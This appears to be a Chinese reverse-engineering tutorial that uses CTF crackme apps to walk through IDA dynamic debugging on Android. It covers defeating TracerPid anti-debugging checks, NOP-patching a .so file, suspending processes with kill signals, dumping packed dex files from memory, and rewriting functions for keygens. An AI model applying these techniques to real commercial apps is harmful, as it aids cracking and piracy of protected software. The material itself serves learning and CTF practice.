
```
libcrackme.so:400552B4 ; int (__fastcall *dword_400552B4)(_DWORD, _DWORD, _DWORD, _DWORD
libcrackme.so:400552B4 dword_400552B4  DCD 0x40140A24
```

```
libc.so:40140A24 pthread_create
libc.so:40140A24                  STMFD           SP!, {R4-R11,LR}
libc.so:40140A28                  SUB             SP, SP, #0x14
```


所以说自毁程序密码这个app会用pthread_create()开一个新的线程对app进行反调试检测。线程会运行sub_16A4()这个函数。于是我们对这个函数进行分析，发现里面的内容有大量的混淆，看起来十分吃力。这里我介绍个小trick：常见的反调试方法都会用fopen打开一些文件来检测自己的进程是否被attach，比如说status这个文件中的tracerpid的值是否为0，如果为0说明没有别的进程在调试这个进程，如果不为0说明有程序在调试。所以我们可以守株待兔，在libc.so中的fopen()处下一个断点，然后我们在hex view窗口中设置数据与R0的值同步：



这样的话，当函数在fopen处停住的时候我们就能看到程序打开了哪些文件。果不其然，程序打开了/proc/[pid]/status这个文件。我们"F8"继续执行fopen函数，看看返回后的地址在哪。然后发现我们程序卡在了某个函数中间，PC上面都是数据，PC下面才是汇编。这该咋办呢？



解决办法还是ida双开，我们知道现在PC的地址为40050420，libcrackme.so文件的基址为4004F000。因此这段代码在so中的位置应该是：40050420 - 4004F000 = 1420。因此我们回到ida静态分析界面，就可以定位到我们其实是在sub_130C()这个函数中。于是我们猜测这个函数就是用来做反调试检测的。



因此我们可以通过基址来定位sub_130C()这个函数在内存中的地址：40050420 + 130C = 4005030C。然后我们在4005030C这个地址处按"P"，ida就可以正确的识别整个函数了。

```
libcrackme.so:4005030C ; ---------------------------------------------------------------
libcrackme.so:4005030C                 STMFD           SP!, {R4-R11,LR}
libcrackme.so:40050310                 SUB             SP, SP, #0x324
libcrackme.so:40050314                 LDR             R0, =(unk_40054FBC - 0x40050328)
libcrackme.so:40050318                 MOV             R1, #0x64
libcrackme.so:4005031C                 MOV             R2, #0
libcrackme.so:40050320                 ADD             R4, PC, R0 ; unk_40054FBC
libcrackme.so:40050324                 LDR             R0, =0xFFFFFFD8
libcrackme.so:40050328                 LDR             R0, [R0,R4]
libcrackme.so:4005032C                 LDR             R0, [R0]
libcrackme.so:40050330                 STR             R0, [SP,#0x320]
libcrackme.so:40050334                 ADD             R0, SP, #0x2BC
libcrackme.so:40050338                 BL              unk_400500E0
libcrackme.so:4005033C                 LDR             R7, =0x2D4
```

所以说动态调试的时候可以帮我们了解到很多静态分析很难获取到的信息。这也就是ida双开的意义所在：静态帮助动态定位函数地址，动态帮助静态获取运行时信息。

0x05 Ida动态修改内存数据和寄存器数值

我们继续分析自毁程序密码这个app，我们发现该程序会用fopen ()打开/proc/[pid]/status这个文件，随后会用fgets()和strstr()来获取，于是我们在strstr()处下个断点，然后让hex view的数据与R0同步。每次点击继续，我们都会看到strstr传入的参数。当传入的参数变为TracerPid:XXXX的时候我们停一下。因为在正常情况下，TracerPid的值应该是0。但是当被调试的时候就会变成调试器的pid。

```
libc.so:4015821C strstr
libc.so:4015821C                 PUSH.W          {R4-R8,LR}
libc.so:40158220                 MOV             R4, R0
```

```
54 72 61 63 65 72 50 69  64 3A 09 32 34 38 35 34  TracerPid:.24854
```

为了防止程序发现我们在调试，在这里我们需要把值改回0。我们在hex view的2那里点击右键，然后选择edit。随后我们输入30和00，再点击"apply changes"。就可以把TracerPid改为0了。然后就可以bypass这一次的反调试的检测。


```
5EA36C54  54 72 61 63 65 72 50 69  64 3A 09 30 00 38 35 34  TracerPid:.0.854
5EA36C64  0A 00 29 0A 00 0A 00 00  00 00 00 00 00 00 00 00  ..).............
```


但这个程序检测TracerPid的次数非常频繁，我们要不断的修改TracerPid的值才行，这种方法实在有点治标不治本，所以我们会在下一节介绍patch so文件的方法来解决这个问题。

另外在ida动态调试过程中，除了内存中的数据可以修改，寄存器的数据也是可以动态修改的。比如说程序执行到CMP R6, #0。本来R6的值是0，经过比较后，程序会跳转到4082A3FC这个地址。


```
libdvm.so:4082A1F8                 CMP             R6, #0
libdvm.so:4082A1FA                 BEQ.W           loc_4082A3FC
```

但是如果我们在PC执行到4082A1F8这条语句的时候，将R6的值动态修改为0。程序就不会进行跳转了。





你甚至可以修改PC寄存器的值来控制程序跳转到任何想要跳转到的位置，简直和ROP的原理一样。但记得要注意栈平衡等问题。




0x06 Patch so文件

在上文中，我们通过分析定位到sub_130C()这个函数有很大可能性是用来做反调试检测的，并且作者开了一个新的线程，并且用了一个while来不断执行sub_130C()这个函数，所以说我们每次手动的修改TracerPid实在是不现实。


```
void __noreturn sub_16A4()
{
  while ( 1 )
  {
    sub_130C();
    dword_62B0(3);
  }
}
```

既然如此我们何不把sub_130C()这个函数给nop掉呢？为了防止nop出错，我们先在”F5”界面选择所有代码，然后用”Copy to assembly”功能，就可以把c语言代码注释到汇编代码里。




```
.text:000016A4 sub_16A4                                ; DATA XREF: JNI_OnLoad+A8↓o
.text:000016A4                                         ; .text:off_1CA4↓o
.text:000016A4                 STMFD   SP!, {R4,LR}
.text:000016A8                 LDR     R0, =(_GLOBAL_OFFSET_TABLE_ - 0x16B8)
.text:000016AC                 LDR     R1, =(unk_6290 - 0x5FBC)
.text:000016B0                 ADD     R0, PC, R0 ; _GLOBAL_OFFSET_TABLE_
.text:000016B4                 ADD     R4, R1, R0 ; unk_6290
.text:000016B8 ; 2:   while ( 1 )
.text:000016B8 ; 4:     sub_130C();
.text:000016B8
.text:000016B8 loc_16B8                                ; CODE XREF: sub_16A4+24↓j
.text:000016B8                 BL      sub_130C
.text:000016BC ; 5:     dword_62B0(3);
.text:000016BC                 LDR     R1, [R4,#(dword_62B0 - 0x6290)]
.text:000016C0                 MOV     R0, #3
.text:000016C4                 BLX     R1
.text:000016C8                 B       loc_16B8
.text:000016C8 ; End of function sub_16A4
```


在这里我们看到如果想要注释掉sub_130C()函数，只需要注释掉000016B8这个位置上的代码即可，如果我们想要注释掉dword_62B0(3)这个函数，我们则需要注释掉000016BC-000016C4这三个位置上的代码。接下来我们选中000016B8这一行，然后再点击HexView。HexView会帮我们自动定位到000016B8这个位置。




因为ARM是没有单独的NOP指令的。于是我们采用movs r0,r0作为NOP。对应的机器码为”00 00 A0 E1”。所以我们把”13 FF FF EB”这段内容修改为”00 00 A0 E1”。




我们再回”F5”界面，就会发现sub_130C()函数已经没有了。



最后我们点击”Edit->Plugins->modifyfile”，然后就可以保存新的so文件了。我们将这个so文件覆盖原apk中的so文件，然后再重新签名。



这次我们先运行程序，再用ida加载，app并没有闪退，说明我们patch成功了。于是我们先在"Java_com_yaotong_crackme_MainActivity_securityCheck"处下断点。然后在app随便输入一个密码，点击app上的"输入密码"按钮。



程序就会暂停在"Java_com_yaotong_crackme_MainActivity_securityCheck"处。我们先按"P"再按"F5"，就可以看到反汇编的c语言了。而这里的unk_4005228C就是保存了密码字符串指针的指针。

```
31   v5 = (*(int (__fastcall **)(int
32   v6 = unk_4005228C;
33   while ( 1 )
34   {
35     v7 = *(_BYTE *)v6;
36     if ( v7 != *(_BYTE *)v5 )
37       break;
38     ++v6;
39     ++v5;
40     v8 = 1;
41     if ( !v7 )
42       return v8;
```

因为是指针的指针，所以我们先双击进入这个地址。

```
libcrackme.so:4005228C unk_4005228C    DCB 0x50 ; P
libcrackme.so:4005228D                 DCB    4
libcrackme.so:4005228E                 DCB    5
libcrackme.so:4005228F                 DCB 0x40 ; @
libcrackme.so:40052290                 DCB    0
libcrackme.so:40052291                 DCB    0
```

然后在这个地址上按三下”D”，将这里的数据格式从字符转化为指针形式。

```
libcrackme.so:4005228B                 DCB 0x56 ; V
libcrackme.so:4005228C dword_4005228C  DCD 0x40050450
libcrackme.so:40052290                 DCB    0
```

然后我们再双击进入这个地址，就可以看到最后的flag了。答案是”aiyou,bucuoo”。

```
libcrackme.so:40050450 unk_40050450    DCB 0x61 ; a
libcrackme.so:40050451                 DCB 0x69 ; i
libcrackme.so:40050452                 DCB 0x79 ; y
libcrackme.so:40050453                 DCB 0x6F ; o
libcrackme.so:40050454                 DCB 0x75 ; u
libcrackme.so:40050455                 DCB 0x2C ; ,
libcrackme.so:40050456                 DCB 0x62 ; b
libcrackme.so:40050457                 DCB 0x75 ; u
libcrackme.so:40050458                 DCB 0x63 ; c
libcrackme.so:40050459                 DCB 0x75 ; u
libcrackme.so:4005045A                 DCB 0x6F ; o
libcrackme.so:4005045B                 DCB 0x6F ; o
libcrackme.so:4005045C                 DCB    0
```

这道题里我们只是用到了很简单的patch so技巧，在实战中我们不光可以NOP，我们还可以改变条件判断语句，比如将”BNE”变为” BEQ”。我们甚至可以修改跳转地址，比如直接让程序B到某个地址去执行，这样的话就不需要挨个的NOP很多语句了。要注意的是，ARM中的跳转指令是根据相对地址计算的，所以你要根据当前指令地址和目标地址来计算出相对跳转的值。

比如说00001BCC: BEQ loc_1C28对应的汇编代码为”15 00 00 0A”。

```
.text:00001BCC                 BEQ     loc_1C28
```

```
00001BCC  15 00 00 0A
```

0x0A代表BEQ，”15 00 00”代表跳转的相对地址，因为在arm中pc的值是当前指令的下两条（下一条的下一条）指令的地址，所以我们需要将0x15再加上2。随后就可以计算出最后跳转到的地址：(0x15 + 0x2)*4 + 0x1BCC = 0x1C28。Ida反汇编后的结果也验证了结果是BEQ

loc_1C28。

接下来我们想修改汇编代码为00001BCC: BNE loc_1C2C。只需要将”0A”变成”1A”，将”15”变成”16”即可。

```
.text:00001BCC                BNE     loc_1C2C
00001BCC   16 00 00 1A
```

0x07 Kill调试技巧

该技巧是QEver 在《MSC的伪解题报告》中提到的。利用kill我们可以让程序挂起，然后用ida挂载上去，获取有用的信息，然后可以再用kill将程序恢复运行。我们还是拿自毁程序密码这个应用举例，具体实行方法如下：

1 首先用ps获取运行的app的pid。

```
shell     1208  1204  1936   1368  c015fa58 4014c10c S logcat
u0_a56    1223  129   502832 56368 ffffffff 40076ee4 S com.yaotong.crackme
```

2 然后用kill -19 [pid] 就可以将这个app挂起了。

```
shell@android:/ # kill -19 1223
kill -19 1223
```

3 随后我们用ida attach上这个app。因为整个进程都挂起了，所以这次ida挂载后app并没有闪退。然后就可以在内存中找到答案了。

```
592AE450  61 69 79 6F 75 2C 62 75  63 75 6F 6F 00 4C 37 39  aiyou,bucuoo.L
```

4 如果想要恢复app的运行，需要将ida退出，然后再使用kill -18 [pid]即可。


```
shell@android:/ # kill -18 1223
kill -18 1223
```

0x08 在内存中dump Dex文件

在现在的移动安全环境中，程序加壳已经成为家常便饭了，如果不会脱壳简直没法在破解界混的节奏。ZJDroid作为一种万能脱壳器是非常好用的，但是当作者公开发布这个项目后就遭到了各种加壳器的针对，比如说抢占ZJDroid的广播接收器让ZJDroid无法接收命令等。我们也会在”安卓动态调试七种武器之多情环 - Customized DVM”这篇文章中介绍另一种架构的万能脱壳器。但工具就是工具，当我们发布的时候可能也会遭到类似ZJDroid那样的针对。所以说手动脱壳这项技能还是需要学习的。在这一节中我们会介绍一下最基本的内存dump流程。在随后的文章中我们会介绍更多的技巧。

这里我们拿alictf2014中的apk300作为例子来介绍一下ida脱简单壳的基本流程。 首先我们用调试JNI_OnLoad的技巧将程序在运行前挂起：

```
adb shell am start -D -n com.ali.tg.testapp/.MainActivity
```



然后在libdvm.so中的dvmDexFileOpenPartial函数上下一个断点：


```
R0 5C137008 ↳ debug158:5C137008
R1 000941FC ↳
```

然后我们点击继续运行，程序就会在dvmDexFileOpenPartial()这个函数处暂停，R0寄存器指向的地址就是dex文件在内存中的地址，R1寄存器就是dex文件的大小：

```
R0 5C137008 ↳ debug158:5C137008
R1 000941FC ↳
```

```
5C137008  64 65 78 0A 30 33 35 00  6C 50 34 D8 82 04 15 79  dex.035.lP4....y
5C137018  EB 32 41 72 B7 D9 CE A3  6D 51 E6 41 06 56 BC 9D  .2Ar....mQ.A.V..
5C137028  FC 41 09 00 70 00 00 00  78 56 34 12 00 00 00 00  .A..p...xV4.....
5C137038  00 00 00 00 20 41 09 00  F0 18 00 00 70 00 00 00  .... A......p...
5C137048  02 04 00 00 30 64 00 00  2A 05 00 00 38 74 00 00  ....0d..*...8t..
5C137058  96 06 00 00 30 B2 00 00  08 19 00 00 E0 E6 00 00  ....0...........
5C137068  86 02 00 00 20 AF 01 00  1C 42 07 00 E0 FF 01 00  .... .....B.....
```

然后我们就可以使用ida的script command去dump内存中的dex文件了。




```
static main(void)
{
  auto fp, begin, end, dexbyte;
  fp = fopen("C:\\dump.dex", "wb");
  begin = r0;
  end = r0 + r1;
  for ( dexbyte = begin; dexbyte < end; dexbyte ++ )
      fputc(Byte(dexbyte), fp);
}
```

Dump完dex文件后，我们就可以用baksmali来反编译这个dex文件了。

```
c:\7weapons>java -jar baksmali-2.0.3.jar dump.dex
```

因为过程有点繁琐，我录制了一个dump dex文件的视频在我的github，有兴趣的同学可以去下载观看。

当然这只是最简单脱壳方法，很多高级壳会动态修改dex的结构体，比如将codeoffset指向内存中的其他地址，这样的话你dump出来的dex文件其实是不完整的，因为代码段保存在了内存中的其他位置。但你不用担心，我们会在随后的文章中介绍一种非常简单的解决方案，敬请期待。

0x09 Function Rewrite函数重写

有时我们想要将app中的某个函数的逻辑提取出来，用gcc重新编译一个可执行文件，比如我们想要写一个注册机，就需要把app生成key的逻辑提取出来。但是ida ”F5”过后的c语言直接编译经常会有很多错误，比如未定义的宏，未定义的声明等。这是因为这些宏都在ida的一个头文件里。里面定义了所有ida自定义的宏和声明，比如说经常见到的BYTEn()宏：

```
#define BYTEn(x, n)   (*((_BYTE*)&(x)+n))
#define BYTE1(x)   BYTEn(x,  1)         // byte 1 (counting from 0)
#define BYTE2(x)   BYTEn(x,  2)
```

加上这个”defs.h”头文件后就可以正常的编译ida ”F5”后的c语言了。

另外我们还可以自己创建一个NDK项目，然后自己编写一个so或者elf利用dlopen()和dlsym()调用目标so中的函数。比如我们想要调用libdvm.so中的dvmGetCurrentJNIMethod()函数，我们就可以在我们的NDK项目中这么写：

```
typedef void* (*dvmGetCurrentJNIMethod_func)();
dvmGetCurrentJNIMethod_func dvmGetCurrentJNIMethod_fnPtr;
dvm_hand= dlopen("libdvm.so", RTLD_NOW);
